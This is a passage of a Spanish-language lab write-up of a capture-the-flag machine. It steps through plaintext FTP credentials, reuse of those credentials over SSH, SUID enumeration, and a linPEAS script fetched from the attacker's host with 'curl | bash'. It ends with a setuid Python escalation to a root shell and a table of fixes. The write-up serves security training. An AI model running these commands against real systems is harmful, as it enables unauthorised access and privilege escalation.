3.1.2. Seguimiento del flujo TCP: usuario y contraseña FTP en texto claro

CONCLUSIÓN

El tráfico **FTP** viaja en texto claro y expone credenciales válidas: usuario **nathan** y contraseña **Buck3tH4TF0RM3!** (visible en el seguimiento del flujo TCP). Además, el FTP permite *directory listing*, dando acceso al home de nathan, donde existe el archivo notes.txt.

Paso 4.1: Acceso por FTP y bandera de usuario

CONTEXTO

Con las credenciales obtenidas accedemos al servicio FTP como nathan y extraemos la bandera de usuario.

- **ls:** lista el directorio de nathan.
- **get:** descarga user.txt de forma local.
- **cat (fuera del FTP):** permite visualizar el contenido y la bandera.

EVIDENCIA




Imagen 4.1.1. Acceso al servicio FTP y descarga de la bandera de usuario

CONCLUSIÓN

Acceso exitoso al FTP y lectura de la **bandera de usuario** en el home de nathan.

Paso 4.2: Acceso por SSH reutilizando las credenciales

CONTEXTO

Probamos las mismas credenciales en SSH, ya que el servicio podría compartir la configuración de usuarios.

EVIDENCIA




Imagen 4.2.1. Acceso por SSH reutilizando las credenciales de nathan

CONCLUSIÓN

Las credenciales de nathan también son válidas en **SSH**, lo que nos da una shell interactiva. Desde aquí buscamos una vía para escalar privilegios.

Paso 5.1: Búsqueda de binarios con permiso SUID

CONTEXTO

Buscamos binarios con el bit SUID que puedan permitir una escalada de privilegios.

```
find / -perm -4000 -type f 2>/dev/null
```

- **find:** localiza archivos y/o directorios con ciertas características.
- **/:** la búsqueda se realiza desde el directorio raíz del sistema.
- **-perm -4000:** solo archivos con el permiso SUID.
- **-type f:** solo archivos, no directorios.
- **2>/dev/null:** descarta los errores para un output más limpio.

EVIDENCIA




Imagen 5.1.1. Búsqueda de binarios con permiso SUID (find -perm -4000)

CONCLUSIÓN

Los binarios con SUID resultan legítimos y necesarios para su funcionamiento, por lo que este listado no entrega un vector directo. Probamos otra forma de enumeración.

Paso 5.2: Enumeración automatizada con linPEAS

CONTEXTO

Utilizamos linPEAS, un script de enumeración de vectores de escalada de privilegios, disponible en el repositorio de PEASS-ng. Lo servimos desde la máquina atacante y lo ejecutamos en la víctima:

```
# Atacante
sudo python3 -m http.server 80

# Víctima (por SSH)
curl http://10.10.14.237/linpeas.sh | bash
```

- **python3 -m http.server 80 (atacante):** expone el script por HTTP para su descarga.
- **curl … | bash (víctima):** descarga y ejecuta el script directamente en memoria.

EVIDENCIA




Imagen 5.2.1. Hallazgo de linPEAS: Python 3.8 explotable (setuid)

CONCLUSIÓN

linPEAS entrega abundante información, siendo la clave la que indica que **/usr/bin/python3.8** puede ser aprovechado (setuid) para ejecutar comandos con privilegios elevados.

Paso 5.3: Explotación de Python 3.8 y acceso root

CONTEXTO

Aprovechamos el binario Python 3.8 con setuid para ejecutar un intérprete y elevar privilegios:

```
/usr/bin/python3.8
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
```

- **/usr/bin/python3.8:** abre una consola interactiva de Python.
- **import os:** importa el módulo del sistema operativo.
- **os.setuid(0):** cambia el UID a 0 (root).
- **os.system("/bin/bash"):** lanza una shell, ahora con privilegios de root.

EVIDENCIA




Imagen 5.3.1. Ejecución de os.setuid(0) en Python 3.8 y shell como root

CONCLUSIÓN

El UID pasa a **0**, obteniendo una shell como **root**. Con ello accedemos al home de root y leemos la **bandera final**.

Cierre: Hallazgos de seguridad y recomendaciones

HALLAZGOS

Hallazgo	Recomendación
IDOR: capturas accesibles por ID secuencial	Control de autorización por objeto e identificadores no predecibles.
FTP sin cifrado (credenciales en claro)	Usar FTPS/SFTP y evitar autenticación por canales sin cifrar.
Reutilización de credenciales entre servicios	Credenciales únicas por servicio y rotación periódica.
Python 3.8 con setuid	Eliminar el bit/capacidad setuid de intérpretes y binarios innecesarios.